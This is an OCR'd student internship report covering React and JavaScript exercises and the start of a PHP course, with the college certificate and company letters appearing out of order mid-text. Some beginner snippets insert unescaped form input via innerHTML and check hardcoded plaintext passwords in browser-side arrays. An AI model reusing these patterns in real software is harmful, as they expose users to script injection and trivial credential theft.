
```
    <script>
        function check(form){
            var name=form.uname.value;
            // alert("username is: "+name);
            document.getElementById("msg").innerHTML = "username is: "+name;
        }
    </script>
</head>
<body>
    <form>
        Name: <input type="text" name="uname"><br>
        <input type="submit" onclick="check(this.form); return false">
    </form>
    <p id="msg"></p>
```

Fig 3.3 Form to Variable

This script defines a JavaScript function named check() that retrieves the value entered in the "uname" input field when the form is submitted. The function then replaces the content of the HTML element with the ID "msg" with the username, effectively displaying it on the page. The provided form captures user input and, upon submission, triggers the check() function to display the entered username in the designated paragraph element.

Day-4 (01 AUGUST 2023)

4.1 Form to table




```
<script>
    function check(form){
        var name=form.uname.value;
        var email=form.email.value;
        var phone=form.phone.value;
        var address=form.address.value;
        var ucity=form.ucity.value;
        document.getElementById("msg").innerHTML="<table border='1' width='500px'><tr><td>Name: </td><td>"
            +name+"</td></tr><tr><td>Email: </td><td>"
            +email+"</td></tr><tr><td>Phone: </td><td>"
            +phone+"</td></tr><tr><td>Address: </td><td>"
            +address+"</td></tr><tr><td>City: </td><td>"
            +ucity+"</td></tr></table>";
    }
</script>
</head>
<body>
    <form>
        Name: <input type="text" name="uname"><br>
        Email: <input type="email" name="email"><br>
        Phone: <input type="text" name="phone"><br>
        Address: <br>
        <textarea name="address" id="" cols="30" rows="10"></textarea><br>
        Male: <input type="radio" name="radiobutton" value="Male"><br>
        Female: <input type="radio" name="radiobutton" value="female"><br>
        City: <select name="ucity" >
            <option value="AD1">Ahmedabad</option>
            <option value="RJT">Rajkot</option>
            <option value="SU">Surat</option>
        </select><br>
        <input type="submit" onclick="check(this.form); return false;">
    </form>
    <p id="msg"></p>
```

Fig 4.1 Form to table

This script defines a function named `check()` that gathers user input from a form and dynamically generates a table to display the collected information. The form includes fields for name, email, phone, address, gender (radio buttons), and city (dropdown menu). Upon form submission, the `check()` function constructs an HTML table with the entered values and updates the content of the "msg" paragraph element to display the user's details. This showcases how JavaScript can facilitate interactive forms and dynamic content rendering based on user input, enhancing the user experience on the webpage.

4.2 JS Arrays



```
var emails=["abc@gmail.com","pqr@gmail.com","xyz@gmail.com"]
var passwords=["abc","pqr","xyz"];

function login(form){
    var useremail=form.uemail.value;
    var userpassword=form.upassword.value;
    if(useremail=="" || userpassword==""){
        if(useremail=="" && userpassword!=""){
            document.getElementById("msg").innerHTML="Email field can not be blank";
        }
        else if(useremail!="" && userpassword==""){
            document.getElementById("msg").innerHTML="Password field can not be blank";
        }
        else{
            document.getElementById("msg").innerHTML="Booth fields are required";
        }
    }
    else{
        for(var i=0;i<=emails.length;i++){
            if(useremail==emails[i] && userpassword==passwords[i]){
                document.getElementById("msg").innerHTML="<font style='color:green'>Login Successful";
                break;
            }
            else{
                document.getElementById("msg").innerHTML="<font style='color:red'>Invalid Username or password";
            }
        }
    }
}
```

Fig 4.2 JS Arrays

This JavaScript code defines two arrays, emails and passwords, to store email addresses and corresponding passwords. The login() function checks user-provided email and password against the arrays. If either field is left empty, it displays appropriate messages. If both fields are filled, it iterates through the arrays to match the input with stored credentials. Upon a successful match, a "Login Successful" message in green is shown, and for incorrect credentials, an "Invalid Username or password" message in red is displayed. This code showcases how arrays can be used to manage and authenticate user input for a basic login system.

Day-5 (02 AUGUST 2023)

5.1 Task Assignment

Fig 5.1 Task Assignment

5.1.1 Covid Data Search




Fig 5.1.1 Covid Data Search

5.1.2 Mutual Fund API

Fig 5.1.2 Mutual Fund API

Day-6 (03 AUGUST 2023)

6.1 React Environment setup (Node JS installation) & First React App

Setting up a React environment involves several steps. Firstly, Node.js needs to be installed, which provides a runtime environment for executing JavaScript on the server side. After Node.js installation, we can use the npm (Node Package Manager) that comes with it to install the required React packages. To create a React app, the "create-react-app" command is used, simplifying the setup process. This tool creates a basic React project structure with necessary files and dependencies. This initial React app provides a foundation to begin building interactive and dynamic user interfaces.

6.2 Functional Components

```
function Msg(){
  return(
    <div>
    <h1>New message from Msf Function</h1>
    </div>
  )
}

function Add(){
  var a=100,b=500;
  return (
    <div>
      <h1>Addition of {a} and {b} is {a+b}</h1>
    </div>
  )
}
export default App;
export {Msg,Add};
```

Fig 6.1 Functional Components

Msg() component renders a containing an <h1> element, displaying a new message. This demonstrates how components can encapsulate and render specific content.Add() component calculates the sum of variables a and b, embedding their values in the rendered content. This illustrates how components can incorporate logic and dynamic values into the UI.

6.3 Class Components

```
class Msg extends Component {
  render() {
    return (
      <div>
        <h1>New message from Class Component</h1>
      </div>
    );
  }
}

class Add extends Component {
  render() {
    const a = 100;
    const b = 500;
    return (
      <div>
        <h1>Addition of {a} and {b} is {a + b}</h1>
      </div>
    );
  }
}
```

Fig 6.2 Class Components

Msg and Add as classes that extend the Component class from React. The render() method is used to return JSX content. This class component structure offers more advanced features, state management, and lifecycle methods compared to functional components.

Day-7 (04 AUGUST 2023)

7.1 Variable Data Map

```
const data="hi";
const alldata=[5,10,15,20,25];
function NewComp() {
  return (
    <div>
      <h1>Hello</h1>
      <h1>{data}</h1>
      <h1>{alldata}</h1>
    </div>
  );
}

function Dispaly(){
  return(
    <div>
      {
        alldata.map(
          (data)=>{
            return <h1>{data}</h1>
          }
        )
      }
    </div>
  );
}
```

Fig 7.1 Variable Data Map

The provided code defines a constant variable data with the value "hi" and an array alldata with multiple numeric values. NewComp functional component renders three <h1> elements: one with static "Hello" text, another displaying the value of the data constant ("hi"), and a third attempting to display the alldata array directly, which might not render as intended. It's important to note that to render the alldata array as intended, you might need to map through its elements and display each one separately.

7.2 Object Map

```
function Covidtbl(){
  return(
    <div>
      <table border="1">
        <thead>
          <th>Date</th>
          <th>New Cases</th>
          <th>Recoverd</th>
          <th>Death Cases</th>
        </thead>
        <tbody>
        {coviddata.cases_time_series.map((value) => {
            return (
              <tr>
                <th>{value.date}</th>
                <th>{value.dailyconfirmed}</th>
                <th>{value.dailyrecovered}</th>
                <th>{value.dailydeceased}</th>
              </tr>
            );
          })}
        </tbody>
      </table>
    </div>
  );
}
```

Fig 7.2 Object Map

Covidtbl component generates an HTML table displaying COVID-19 statistics. It maps through the coviddata.cases_time_series array, rendering a row for each entry. Within each row, it populates cells with data such as the date, new cases, recoveries, and death cases. This code exemplifies how React components can dynamically render structured data from an array into a tabular format, enhancing the presentation of information for users.

Day-8 (07 AUGUST 2023)

8.1 React Props

```
function Details(props){
    return(
      <div>
        <h1>hello , {props.name}</h1>
      </div>
    );
}

function Multipleproperty(props){
    return(
        <div>
          <h1>Hello {props.name}, Your email is: {props.email}</h1>
        </div>
      );
}

export default Details;
export {Multipleproperty};
```

Fig 8.1 React Props

Details and Multipleproperty, that accept props as input. The Details component displays a greeting message incorporating the name prop. The Multipleproperty component displays a personalized message with both name and email props. The components are exported, making them reusable in other parts of the application. React props enable passing data from parent components to child components, enhancing the flexibility and customization of component behaviour and content.

8.2 React Bootstrap

```
import logo from './logo.svg';
import './App.css';
import 'bootstrap/dist/css/bootstrap.min.css';
import { Button } from 'react-bootstrap';

function App() {
  return (
    <div className="App">
      <h1>Hi</h1>
    </div>
  );
}

function Btn() {
  return (
    <div>
      <Button variant="primary">click</Button>
    </div>
  );
}

export default App;
export {Btn};
```

Fig 8.2 React Bootstrap

Day-9 (08 AUGUST 2023)

9.1 React Hooks : UseEffect and UseState

```
function App() {
  const [data, setData] = useState([]);
  const apiFetch = async () => {
    const res = await fetch(
      "https://inshortsapi.vercel.app/news?category=sports"
    );
    const result = await res.json();
    setData(result.data);
  };
  useEffect(() => {
    apiFetch();
  }, []);
  return (
    <Container>
      <Row
        xs={1}
        md={3}
        className="mt-2 g-4 d-flex align-items-center justify-content-center"
      >
        {data.map((item, index) => {
          return (
            <Col className="container-fluid mt-4" key={index}>
              <Card style={{ width: "18rem" }}>
                <Card.Img
                  variant="top"
                  src={item.imageUrl}
                  style={{ objectFit: "contain", width: "100%" }}
                />
                <Card.Body>
                  <Card.Title>{item.author}</Card.Title>
                  <Card.Text>{item.content}</Card.Text>
                  <Button variant="primary">Go</Button>
                </Card.Body>
              </Card>
            </Col>
          );
        })}
      </Row>
    </Container>
  );
}
```

Fig 9.1 React Hooks : UseEffect and UseState

The useEffect hook is employed with an empty dependency array to execute apiFetch() after the initial render. This fetches data once the component mounts. The fetched data is then mapped and displayed within a responsive grid using Bootstrap components (Container, Row, Col, Card, Button).

This code showcases how React Hooks simplify state management (useState) and handle side effects (useEffect), making it efficient to fetch and display dynamic data while keeping the component's behavior organized and optimized.

9.2 API data fetch with react

The provided React code employs the `useState` and `useEffect` hooks to fetch sports news data from an API. It initializes the `data` state to store fetched information. The `apiFetch` function uses asynchronous fetch to retrieve news data and updates the `data` state. The `useEffect` hook triggers `apiFetch()` after the component mounts. The fetched data is mapped and displayed using Bootstrap components, creating a responsive grid of sports news cards. This demonstrates efficient data fetching and rendering in a React application.

Day-10 (09 AUGUST 2023)

10.1 ASSIGNMENT TASK

INFOLABZ IT SERVICES PVT LTD

REACT | ASSIGNMENT 2 | 9 AUGUST 2023

Develop one web page in react with professional card layouts of react bootstrap. (You can use any code of card from internet. Try to add card with professional look.)

- Use any of following API category.

All news > https://inshorts.me/news/all?offset=0&limit=21

Top news > https://inshorts.me/news/top?offset=0&limit=21

Trending news > https://inshorts.me/news/trending?offset=0&limit=21

Science news > https://inshorts.me/news/topics/science

Entertainment news > https://inshorts.me/news/topics/entertainment

Sports news > https://inshorts.me/news/topics/sports

Fig 10.1 ASSIGNMENT TASK

10.2 API BASED REAL TIME NEWS WEB APPLICATION

```
const NewsCallApi = () => {
  const [data, setData] = useState([]);
  const apiFetch = async () => {
    const res = await fetch(
      "https://inshorts.me/news/all?offset=0&limit=21"
    );
    const result = await res.json();
    setData(result.data.articles);
  };
  useEffect(() => {
    apiFetch();
  }, []);
  return (
    <>
      <div className="container py-4">
        <h1 className="h1 text-center" id="pageHeaderTitle">
          All news
        </h1>
        {data?.map((item, index) => {
          return (
            <article className="postcard dark blue" key={index}>
              <img
                alt="Image_Title"
              />
              <div className="postcard__text">
                <h1 className="postcard__title blue"><div>{item.title}</div></h1>
                <h5><div>{item.subtitle}</div></h5>
                <div>{item.categoryNames}</div>
                </div>
                <div></div>
                <div></div>
              </div>
            </article>
          );
        })}
      </div>
    </>
  );
};
```

Fig 10.2 API BASED REAL TIME NEWS WEB APPLICATION

Day-11 (10 AUGUST 2023)

11.1 Final Output of REAL TIME NEWS WEB APPLICATION

Fig 11.1 Final Output of REAL TIME NEWS WEB APPLICATION

References

[1] COVID API: https://data.covid19india.org/data.json

[2] Bitcoin API: https://api.coindesk.com/v1/bpi/currentprice.json

[3] Mutual Fund API: https://api.mfapi.in/mf

[4] All News API: https://inshorts.me/news/all?offset=0&limit=21

[5] Postal Pin code API: https://api.postalpincode.in/pincode/380001

INTERNSHIP AT CREART SOLUTIONS

AN INTERNSHIP REPORT

Submitted by

SHRIVASTAV KARAN PARMANAND

200390107056

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

July, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at CreArt Solutions** has been carried out by **Shrivastav Karan Parmanand** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2023-24.

Sign	Sign
Prof. Shubhangi Chaturvedi	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

Joining Letter

CREART

INTERNSHIP JOINING LETTER

Date: 27th July 2023

This is to certify that

Mr/Ms. Karan Shrivastav
Enrollment No : 200390107056
College : Saffrony Institute of Technology

has been selected for the 15 days of Summer Internship from 27th July 2023 to 10th August 2023 in CreArt Solutions, Ahmedabad.

We wish him/her all the best for his future endeavours.

CREART SOLUTIONS AHMEDABAD

Krishnamohan Gupta
Director

CreArt Solutions PVT LTD.
202, Heritage Horizon, Opp Hotel City Corporate, C.G. Road,
Ahmedabad, Gujrat, India - 380009
www.creart.in | hello@creart.in | **Office Location:** INDIA | USA | UK

Completion Letter

CREART

INTERNSHIP COMPLETION LETTER

Date: 10th August 2023

This is to certify that

Mr/Ms. Karan Shrivastav
Enrollment No : 200390107056
College : Saffrony Institute of Technology

has successfully completed the 15 days of summer internship from 27th July 2023 to 10th August 2023 at CreArt Solutions, Ahmedabad

We wish him/her all the best for his future endeavours.

CREART SOLUTIONS AHMEDABAD

Krishnamohan Gupta
Director

CreArt Solutions PVT LTD.
302, Heritage Horizon, Opp Hotel Dev Corporate, C.G.Road,
Ahmedabad, Gujrat, India - 380009
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ENGINEERING COLLEGE
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S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at CreArt Solutions** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a Bonafide record of original project work carried out by me under the supervision of **Prof. Shubhangi Chaturvedi** & **Alkesh Kaba (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student Sign of Student

1. **Shrivastav Karan Parmanand**

ACKNOWLEDGMENT

I would like to express my heartfelt gratitude to everyone who has contributed to the successful completion of my internship.

Firstly, I extend my sincere appreciation to **Mr. Alkesh Kaba**, my external guide from **CreArt Solutions PVT LTD**. His guidance and support have been invaluable throughout my internship journey. His expertise and willingness to share his knowledge have greatly enriched my learning experience.

I am equally wants to thanks my head of department **Mr. Akshay Kansara**, and internal guide **Prof. Shubhangi Chaturvedi** for his constant encouragement and mentorship. His guidance helped me align my academic knowledge with practical application, enabling me to make the most out of this internship opportunity.

I would like to extend my gratitude to my college **Saffrony Institute of Technology** for providing me with a conducive and engaging environment to learn and grow. The support while working has been truly enlightening, and I am grateful for their support and cooperation.

In conclusion, I am deeply thankful and I am grateful for all the knowledge and skills I have gained through various ways that may not be mentioned here.

Karan Shrivastav

Abstract

This report contains the work done by the author during his internship at ***CreArt Solutions PVT LTD***. It shows the work I did in the company during my internship period. In the report, the author discusses the process of developing and steps of Video Calling Web Application. The author also discusses the structure of the company, all the departments and their work. It also explains what the author learned during this internship period.

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Abbreviations

HTML	Hypertext Markup Language
CSS	Cascading Style Sheets
JS	JavaScript
XAMPP	X-operating system, Apache, MySQL, PHP, Perl
PHP	Hypertext Preprocessor
IDE	Integrated Development Environment

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Scanned attendance sheet if any
Any supporting documents in scanned copy

Chapter 1. INTRODUCTION

1.1 COMPANY PROFILE:

Fig 1.1 Company Logo

CreArt is a privately owned venture of IT Solutions, Digital Marketing, Software Solutions and SEO services formed in 2013, in Ahmedabad, India. We always aspire to create a resistant future. We believe in bringing Business, People and Technology together in the way forward. CreArt is focused on rigorous development and comprehensive quality.

It is a full-service digital marketing agency providing services for brand identity, search engine optimization, search engine marketing & website design. CreArt specialized in web development e-commerce website design & conversion rate optimization for online stores. Also offer hosting domain, hosting support & maintenance.

CreArt offers Internship programs. Basically, they are free or paid either online/ offline.

Website Link: https://creart.in/

1.1.1 MISSION AND VISION OF THE COMPANY:

Our internship program was conducted from 27-July-2023 to 10-August-2023. During our internship course, we were to be taught about various concepts of the PHP and Laravel Framework from very basic.

They taught very important topic from basics which are useful in every programming language. The road map for the completion of whole internship course were as follows:

1. Basic of PHP
2. How to download XAMPP and how to use it
3. PHP Laravel framework
4. Project

1.2 System Information

Tools: Personal Computer, Internet, XAMPP, Sublime Text 3/ VS Code (IDE).
Technology: HTML, CSS, JS, PHP

Chapter 2 Internship Program

2.1 Internship Program Learning.

2.1.1 Week-1 Basic Introduction of PHP

❖ **27 July 2023**

1. Introduction about PHP and Laravel

- PHP is stands for ‘Hypertext Preprocessor’.
- PHP is a server-side scripting language that is embedded in HTML. It is mainly used in back-end of website. Uses of PHP.
- Multiple way for comments in PHP such as #, // and /*...*/.
- XAMPP is used to run PHP programs.

2. Information and Task of Internship

- Project- Video calling web app
- CreArt Solutions details
- Completion Certificate
- Questions regarding internship

❖ **28 July 2023**

Fig 2.1 XAMPP Download

1. Download XAMPP and run program which is created.

- Download and install XAMPP as per OS support from chrome browser for run a PHP program. It provides connect to local server and database connection to PHP program. It is required to load and run a PHP program.

Fig 2.2 XAMPP Panel

- Example of first PHP code

```
<!DOCTYPE html>
<html>
    <body>
        <h1>My first PHP code</h1>
        <?php
            echo "Hello World!";
        ?>
    </body>
</html>
```

- **31 July 2023**

1. PHP variable

- Variable are used for storing the values and can be manipulate. The value can be assigned to the variable in following manner:

  $variable_name=value;

  Ex.

  <?php
  $n=20;
  echo “the value of variable= $n”;
  ?>

2. Data type

- Data Types define the type of data that a variable can store. Generally, PHP allows 4 different type of data types and they are as follows:

  1. Integer
  2. Double
  3. Boolean
  4. String

  The special data type is NULL




Fig 2.3 variable example

➢ **1 August 2023**

- Arrays in PHP
    - Array is a collection of similar data elements stored at contiguous memory locations.




Fig 2.4 Array In PHP

Fig 2.5 Arrays example

- Array creation:
    - $my_list = array (10,20,30,40);

➢ **2 August 2023**

1. Conditional statements and loops

- Comparison operators are used in combination with the if, else, and elseif keywords to build conditional statements that control the flow of a program.
- Selection statement: if, if…else ,if…elseif.

